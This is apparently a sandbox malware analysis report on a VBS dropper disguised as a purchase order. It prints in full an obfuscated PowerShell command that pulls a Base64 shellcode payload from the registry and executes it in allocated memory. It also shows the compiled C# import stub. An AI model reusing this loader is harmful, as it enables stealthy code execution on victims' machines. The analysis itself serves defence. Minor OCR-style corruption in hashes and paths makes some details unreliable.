Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\jadyuuoq\CSC891590C19254105A6A792E8745AF5FD.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1034732649057704
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryz6ak7Ynqq+LPN5Dlq5J:+RI+ycuZhNh6akS+LPNnqX
MD5:	A000E1959178D29C7BA215716568AB67
SHA1:	8A0A43A57EA1B760DF7DD1FCDACB6B0A8D959B6E
SHA-256:	E7C6DAF4DD3722664B5B9A8522889734B6894EF4865CF3039AE842ACEF9A9D75
SHA-512:	C598A213FAEC10450E95CEBC5CBA30B2DF8ADD3F2034A8573E4E6F712E60BCA39EFCB890F14A3DB34A24E2994D6A53E20537D86BD816798764962CA5FFB26F 17
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...j.a.d.y.u.u.o.q...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...j.a.d.y.u.u.o.q...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\jadyuuoq\jadyuuoq.0.cs

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	Unicode text, UTF-8 (with BOM) text, with very long lines (1049), with no line terminators
Category:	dropped
Size (bytes):	1052
Entropy (8bit):	4.997907941877808
Encrypted:	false
SSDEEP:	24:JVSgTlR8ZhlZFbamwTJI1ro8kkcw+n1csrsluY:JVlTlR8DlZFbLwTJI1rb/P+n1BrsIX
MD5:	5CB0DD0B77A3DA8C76FA25C6482E90D5
SHA1:	309AAF2851C84D34E8C8FC38B102721126D3E145
SHA-256:	4A5B247BE5F2AD1BF7CB3E184F7F687B5D59C7DE795FD1EAF69B7B0E2F4F716E
SHA-512:	F4842683F2B44C5FE29A03CAC23BCE6358F2FFF9A4CD1232319591CB3A48834C95DC07DA3159584DE2AED4F0EBE9A7A517ED4676D38DC63B35BA405D5FA7BI 19
Malicious:	false

Preview:	.using System;using System.Runtime.InteropServices;public static class Tueiron1 {[DllImport("user32")]public static extern int DestroyCaret();[DllImport("gdi32")]public static extern int ScaleWindowExtEx(int Drift,int Ambula,int Baso,int iagtta,int Vejmat158,int Mcgr);[DllImport("kernel32")]public static extern int HeapSize(int Prop,int Adres,int Tortri);[DllImport("shell32.dll")]public static extern void DragFinish(int Omdr);[DllImport("winmm.dll")]public static extern int mixerGetDevCaps(int Nitr,int Fel,int Afs93);[DllImport("kernel32")]public static extern int LockResource(int Lei);[DllImport("kernel32")]public static extern int VirtualAlloc(int v1,int v2,int v3,int v4);[DllImport("ADVAPI32.DLL")]public static extern void MapGenericMask(int Brink,int Midts);[DllImport("kernel32")]public static extern IntPtr EnumSystemLocalesW(uint v1,int v2);[DllImport("kernel32")]public static extern int SetThreadAffinityMask(int Rebuil,int Semis);[DllImport("user32")]public static extern int Se

C:\Users\user\AppData\Local\Temp\jadyuuoq\jadyuuoq.cmdline

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	Unicode text, UTF-8 (with BOM) text, with very long lines (366), with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.219534290159127
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2wkn23f9jx0zxs7+AEszIwkn23f9jDH:p37Lvkmb6KRf1jx0WZEif1jb
MD5:	71F10E9CBAE1F70E2596C2A61CC97420
SHA1:	FA92CD6FFD26D5C56701CB5FE4D572F729B119CE
SHA-256:	30B8926041F22070E9F6754C5D94C52BFAC40FBC3B48BEE485976A1DC1277915
SHA-512:	D1C7BB4EFC520E61083ABCE94399ED158DB27FE03E1B6116FE14AEE449B7AA91F56F7B42C1106FD48D12660C411C3F0E4D7911C82A32BA53E95FC5D3C10B2C78
Malicious:	**true**
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\jadyuuoq\jadyuuoq.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\jadyuuoq\jadyuuoq.0.cs"

C:\Users\user\AppData\Local\Temp\jadyuuoq\jadyuuoq.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	3.0786957689151206
Encrypted:	false
SSDEEP:	48:6zJk5TZxiz1MDngQzufTbFtAkMl551uloa3Eq:IIWz1MDngVfTTGKWK
MD5:	0CF30C07EE7CDE87ABEEE7BE453FD1C3
SHA1:	6014B950D79EDF5FD4FA7C34ECD4F395BDE51D06
SHA-256:	1D4A45BA7B3ED7B6CBD4843F7C0726EEB014B609A5C283777BB50EF00950BCB8
SHA-512:	207854F6708CA2F1D3013B83B6BDE1FE738484CE091FB422E33660E5C8D7AFCE3A34047E3A6005BF65983ECB5FA214DA48866267D1C9229DC9410E44F23E71D
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...Q@.c.....!.....^&... ...@..... .....@.....&..W....@.....`..... ..... ..H.....text...d.... ..... .. `.rsrc.....@.....@..@.reloc.....`.....@..B.....@&.....H.....P .....BSJB.....v4.0.30319.....l...t...#~.....@...#Strings.... .....#US.(.....#GUID...8...|...#Blob.....G.....%3.....0.).....f.....f..... 7..... D..... U..... ^..... i..... y.$..... ..)..... ....1..... ..7..... ..=..... ..).....

C:\Users\user\AppData\Local\Temp\jadyuuoq\jadyuuoq.out

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	Unicode text, UTF-8 (with BOM) text, with very long lines (443), with CRLF, CR line terminators
Category:	modified
Size (bytes):	864
Entropy (8bit):	5.331025328863905
Encrypted:	false
SSDEEP:	24:Aqd3ka6KRf1jXEif1jaKaM5DqBVKVrdFAMBJTH:Aika6C1jXEu1jaKxDcVKdBJj
MD5:	E228E21D46CAE1BF0DF2686889AC1F17
SHA1:	7E5670AEEC66BF8A657C47E1C2A6F39F4376F547
SHA-256:	B3F7E73164CC13E52676B39D9C5D2B986B32CADF0A26E480E0D2B38A7609C033
SHA-512:	AD06727C50178B9E77052A326A5C76DDD07E7CBDA819875FFF00A3C908055BB9E6348C7BD447981F6449D33217A2AC74D6C699F0BE03D4D859D61703251437B
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\jadyuuoq\jadyuuoq.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\jadyuuoq\jadyuuoq.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

Static File Info

General

File type:	ASCII text, with CRLF line terminators
Entropy (8bit):	5.836608054626225
TrID:	
File name:	SIEM_PO00938467648.vbs
File size:	350795
MD5:	633811bccf3fe62978ce41a04b653083
SHA1:	bc81307b5c229094617e7cb8cdcaec55eaddad36
SHA256:	b5e4225737f935940fa23989440d5ea2c123c8affde25d6d7224e2b4abab5608
SHA512:	ade8c018c14b2c9de5df6c9c82130c309fd85084137d6e919c42b6fe7abb5ffde356f2d951f33ec3355df88f7134d51f66121afa3c7ca9f7bac047e0b73d0fa7
SSDEEP:	6144:J8YNxYPOwuvNR5vwfZKU2fU/5Mhc1gXcSGN+DieVwzjb6HZIKK:uijvPFWNEClgsSgpeVf6KK
TLSH:	AB74AE5DDA28DACD4F4E2F4ADC821A47C4654623D02614F9EEB5CB8E11C2ECDCE293D8
File Content Preview:	..'zephyrian stratagem Wigwamerne177 Alcoholisable53 PROMISINGLY ..'ACETAMID GRANULARITY Mandatet torteaus TANGFORLSENDES ALTOCUMULUS Jambarts ..'Gein187 garglers Goslet Afblsnings ENEHERREDMMERS UNDSEELIGHED TUSSENS Mrtelvrkets139 HOG besvrger stellularl

File Icon


Icon Hash:	e8d69ece869a9ec4

Network Behavior

No network behavior found

Statistics

Behavior



System Behavior

Analysis Process: wscript.exe PID: **8**, Parent PID: **3528**

General

Target ID:	0
Start time:	18:23:01
Start date:	29/11/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WScript.exe "C:\Users\user\Desktop\SIEM_PO00938467648.vbs"
Imagebase:	0x7ff65eba0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **2976**, Parent PID: **8**

General

Target ID:	1
Start time:	18:23:02
Start date:	29/11/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	CMD.EXE /c echo C:\Windows
Imagebase:	0x7ff632260000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **1516**, Parent PID: **2976**

General

Target ID:	2
Start time:	18:23:02
Start date:	29/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c72c0000

File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: **2528**, Parent PID: **8**

General

Target ID:	3
Start time:	18:23:30
Start date:	29/11/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe" "$Biliate = """LaABrdGedGa-StTDiyCopsteUn St-UdThoyAupepeWrDReeTrfPaiU snUmiRetCoiMaoFrnSv Sm'ReuSksUniFunCogKn ToSPhyPrsJatNueSimst;viuSmsPriSknangIm PrSPlyEusGrtgueoemFo.ReRPuuConHutSoiFrmFrell.JoIFo nSntSneLurCooPapJaSTreRerElvKuiticReeFesBr;AmpUpuKobsnlVoiDecAw sasRutRhajetaaiTecSv BrcEslFoaUnsVasLe EbTlnuBaeBaiOurCeoKonPr1Ci Sh{Ti[PhDAflUllBulMimHapMaoAfrEutAn(ad`"""InuLusKieKarMe3Br2Si`"""Rr)Ri]GopMauFlbStlMeiTycSa AesKatInaHjtSmiSvcNe SteHoxattImeTerOpnNa GriBe nBrtNo YdDMieResTotEnrBroStyOvCspaMerMieCotKl(sn)Me;Sm[AfDEplLulReIenmFlpRdoHarEgtBr(Ov`"""MigAldMeiPl3In2Er`"""Te)Ce]tapEuuDrbCulMaiHjcAs LgsUdtTraBrtSqiercCo VieBexTetVeetrrHrnMa FoiBanArtHa StSBrcUdaGrlLaeSkWTeiScnSudReoBuwCrEVexChtstESuxKn(NoiFinKutSe MoDLnrlgiBefRa tPl,ReiAnnAltJu BeAUdmAmbMiuPalHeaAp,DiiFonKntSp juBpraSesVaoQu,MaiLenImtBa NoiAfaDagVrtPotSyaOv,ChiGenpltRe diVSaeTvjSimboaSotAn1 Un5Fr8Ud,GiiTinSttEr YeMSucSlgKurSk)Eg;Ak[KuDDilBulImIRdmAmpAnoVarPrtFr(Sk`"""SvkSqeRorpinFleRelPa3Ov2as`"""Tr)Wo]hepMeuRobBalFriLucRe HysMitFoaUntTaiTmcJa aneDexMitKueSarBlnOi ReiFanSutov drHDeeStaBapBlSBeiSpzBaeKo(StiUnnDitOu YcPKerBroUrpRe,PhiSonxatCl AiANodStrCheFos Ov,ViiDenJutDi MuTImoWerArtInrfriPo)Mo;Co[SlDOplSalSplApmunpReoSjrRotKo(wh`"""JgsSchdieBilShlko3Ge2re.VadUflOmlUn`"""St)Un]BepPauSlbOslBeiUn cAs MasMntSyaLetFriTrcpr NoeVixRatFoeRerWenun SevEnofuiTrdRh PaDterFlaFigMeFCiiEnnStiKasBehMi(EsiBonSutPo OpOMumPldSerGe)Ba;Ej[SpD FalBelMelLimhepFroUdrGutAu(Je`"""mawSkifanTemNumIn.ApdKolBolFl`"""Fu)Ho]ScpOvuPrbMdlViiAlcBa BosSatAsaHotLiiFocSi VeeNoxLutHaeBirJenLa HoiennNatGu ArmtjiHoxSceDarTrGSwejotCoDTreFivSuCKeaMipqusSu(SkiBlnCitCh BeNPriBrtSerUd,UditinCotJo VaFaseEwlOb,ThivinQutEo NoAPhfAfsXi9 Im3Bl)Ta;Ls[ChDCulCalHaIPumCipIcoFarRetSl(Be`"""RekGleTrrhinAteSilEk3Sa2ur`"""Ti)De]PapFeuDrbFolOpiLkcTn BusAbtSyaUdtMeiSocfr CoeImxFatMoeFr rnanto triMenTotAl KaLUdoEscAskQuRosepasphoOvuForJucApeph(RoiAfnCotTe VeLExeSoiUn)Ir;Un[ReDPilIwlOyILammipShoStrFatCr(Bo`"""FlkAue CervanToeJelAv3Pl2Re`"""Se)Co]UnpAnuCobOplFoilacLa CasrotOpaUntMuiKacTi WieKnxEntReeUdrTrnTr AriPonIntSl PiVIniStrpetrauAcaTilvaATelBelCloTh cFa(TriStnSotWi GevGr1Sk,SmiLunThtOr CavBl2Ne,KeiStnCotBy Hevdr3pa,HeiGanUptku SvvCa4In)pr;Py[DrDMaIlnlPrIBrmHepPloKnrPttba(Ho`""" CrAUnDBeVAlATоPanICr3St2Ph.WaDBeLSaLCi`"""To)Un]StpTiuRebSylPuiEncFo CosMotUnaUntHuiAtcst MeeMixDotOfeAdrInnRo SuvBeoUpiVidTi CiMT raBipBeGAteOenSleGlrPriBrcCoMFiaUnsAnkVn(SaiSknMetPe PlBInrTriOdnObkIr,DoiDenQutRu CaMChiUddtitKnsSn)In;Ov[TrDRelSelFuIUnmRipGoosu rOmtSc(Ve`"""BrkVaeMerManPeeSklSt3Co2In`"""ef)Ce]BepKouMybKolLbiCocUn EdsGatKuaTetKoiaacLu NoeVexPrtNeeUnrAnnCy PrlSenLvtPlPFotBorkr ScEGanSuumemfuSChyFrsPotBeeOomFjLGuoFlcSraNelGaeVosPrWUn(PauDiiEynSttPe GrvEx1ma,PsiHanKotEn KovGr2Ha)Et;Om[OoDrhlDilFlIsumEnpS koOvrTrtSp(St`"""ObkEdeElrRenTaeDalDi3Sc2Di`"""Si)Ni]FopChuTlbDalCaiAlcLi SmsNytvaaretPriSucTr LueBexGatTreGerManbr ReiGunentAn UnSGieUntTiT EnhPorBieSoaVadEmABlfPafPaiChnFeimitSpySlMPraNisBrkab(CeiNgnCatCr teRBeedebOuuFoiAflUn,BriSlnFitBa SuSTeeAnmHeiDasRr)Ho;Ba[TrDTrlS plVaIMamSapMaoCortitPr(Ud`"""StuNosKoeJorEl3En2Sp`"""St)Bu]chpReuBlbGulFliCacUn OusOutScaUntGoiRecor SteabxArtcheSerBunFo PoiRenJotMi SpSKoeAftJuMEmeInnReuBjIPrtFieStmXeIHongefFeoSi(OpiTrnmotSu ReCRhaBlbBrrSoiSk,AaiDonSktDo reOTepFiaNolUt,UniBunSutFl ClHskaFoaEn,whiHinS ptIn GaARemCopFluPr)Ti;Ge}As'Et;Sp`$SpTPtuDueudiKorTooTonPi3Lu=Oo[JgTShuAueAuiFrrAcoovnRe1Bi]Ac:Do:LiVAnikdrBltniuSwaNolWeAStldelN ooFocFo(Va0Co,Dr1Un0Ha4An8In5Un7Im6He,al1En2Pr2Ek8St8Gu,Bl6Co4Un)Pe;Ro`$ProFurUpnSaiBetTrhProAasChaBruDarTiiEsaSlnKi=Fi(EkGReeustDe-PrlDetBeeRemSkPGurPloPipReeStrSktMiyOt Ej-JePVeaMatrehTr Sn'EfHPrKTrCuaUSp:Vi\DePgoeMidpnaMigunoOvgCl\ReDCaeVofHmilbbZerHaiFolSo lcoaBatRaiChoPunoveBlnDosMo'Sk)Le.CaELilPluFrtFoiPyoFrnQu;ir`$PoiTanPotGouCurBinHveSidAl Po=sp er[PrSAeyKosIntUneTymTi.LuCGaoUbnDa vTheAarIntNe]Ox:Zi:ApFGurMuoCamSoBAwaResFreHo6Sa4StSNitLnrUniGunUngFo(St`$ApobjrAunCrlIntCohUnoPosUnaKeuMarAniNoaUnnAr)Fo;Sk[TrSEj yAfsVitWaeTimre.GeRGnuFonUntStiKrmUneJo.trlLenSatHeeGorsioLopSeSSteDarchvMeiBicBoeEssAj.FeMBraAprNjsFohUnaUnlBa]Me:Ov:haCUdoBrpFjy Br(Ne`$DaiKanBetSluAnrOmnLgePidRe,Sc Fe0yo,Su Na Ko`$PeTMuuUneLiizirEmoannin3Do,Ci Pl`$RiiXanMitSpuSorThnTeeRedMa.SocAloStuRhnKots p)Ta;Un[FaTKouveeLsifarNooPrnFr1st]Be:Dy:EsEManNouUnmboSUnyTisAstDieMomViLTeoBecDeaUrlBueUnsNoWUn(Po`$AbTPruSyePriAurSkoSinPr3Sk,U k St0Ha)Ug#Sm;""";Function Tueiron4 { param([String]$sheikdmmerne); For($circumtropical=2; $circumtropical -lt $sheikdmmerne.Length-1; $circumtropi cal+=(2+1)){ $Driblende = $Driblende + $sheikdmmerne.Substring($circumtropical, 1); } $Driblende;}$Reptilious0 = Tueiron4 'DaIKgEtiXSk ';$Reptilious1= Tueiron4 $Biliate;&$Reptilious0 $Reptilious1;;
Imagebase:	0xc20000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6C1F5B28	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6C1F5B28	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_25cruns3.fyd.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C291E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_zexzdgsm.feb.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C291E60	CreateFileW
C:\Users\user\AppData\Local\Temp\jadyuuoq	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6BA1FF3C	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\jadyuuoq\jadyuuoq.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C291E60	CreateFileW
C:\Users\user\AppData\Local\Temp\jadyuuoq\jadyuuoq.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C291E60	CreateFileW
C:\Users\user\AppData\Local\Temp\jadyuuoq\jadyuuoq.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C291E60	CreateFileW
C:\Users\user\AppData\Local\Temp\jadyuuoq\jadyuuoq.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C291E60	CreateFileW
C:\Users\user\AppData\Local\Temp\jadyuuoq\jadyuuoq.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C291E60	CreateFileW
C:\Users\user\AppData\Local\Temp\jadyuuoq\jadyuuoq.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C291E60	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C291E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_25cruns3.fyd.ps1	success or wait	1	6C296A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_zexzdgsm.feb.psm1	success or wait	1	6C296A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\jadyuuoq\jadyuuoq.dll	success or wait	1	6C296A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\jadyuuoq\jadyuuoq.cmdline	success or wait	1	6C296A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\jadyuuoq\jadyuuoq.tmp	success or wait	1	6C296A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\jadyuuoq\jadyuuoq.0.cs	success or wait	1	6C296A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\jadyuuoq\jadyuuoq.out	success or wait	1	6C296A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\jadyuuoq\jadyuuoq.err	success or wait	1	6C296A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	16	19	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C1F5B28	unknown
unknown	35	21	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C1F5B28	unknown
unknown	56	16	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C1F5B28	unknown
unknown	72	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C1F5B28	unknown
unknown	80	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C1F5B28	unknown
unknown	89	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C1F5B28	unknown
unknown	97	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C1F5B28	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_25cruns3.fyd.ps1	0	1	31	1	success or wait	1	6C291B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_zexzdgsm.feb.psm1	0	1	31	1	success or wait	1	6C291B4F	WriteFile
C:\Users\user\AppData\Local\Temp\jadyuuoq\jadyuuoq.0.cs	0	1052	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 63 6c 61 73 73 20 54 75 65 69 72 6f 6e 31 20 7b 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 75 73 65 72 33 32 22 29 5d 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 69 6e 74 20 44 65 73 74 72 6f 79 43 61 72 65 74 28 29 3b 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 67 64 69 33 32 22 29 5d 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 69 6e 74 20 53 63 61 6c 65 57 69 6e 64 6f 77 45 78 74 45 78 28 69 6e 74 20 44 72 69 66 74 2c 69 6e 74 20 41 6d 62 75 6c 61 2c 69 6e 74 20 42 61 73 6f 2c 69 6e 74 20 69 61 67 74 74 61 2c 69 6e 74 20 56 65 6a 6d	using System;using System.Runtime.InteropServices;public static class Tueiron1 {[DllImport("user32")]public static extern int DestroyCaret();[DllImport("gdi32")]public static extern int ScaleWindowExtEx(int Drift,int Ambula,int Baso,int iagtta,int Vejm	success or wait	1	6C291B4F	WriteFile
C:\Users\user\AppData\Local\Temp\jadyuuoq\jadyuuoq.cmdline	0	369	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 6a 6f 6e 65 73 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 6a 61 64 79 75 75 6f 71 5c 6a 61	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\jadyuuoq\ja	success or wait	1	6C291B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\jadyuuoq\jadyuuoq.out	0	452	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e	C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" 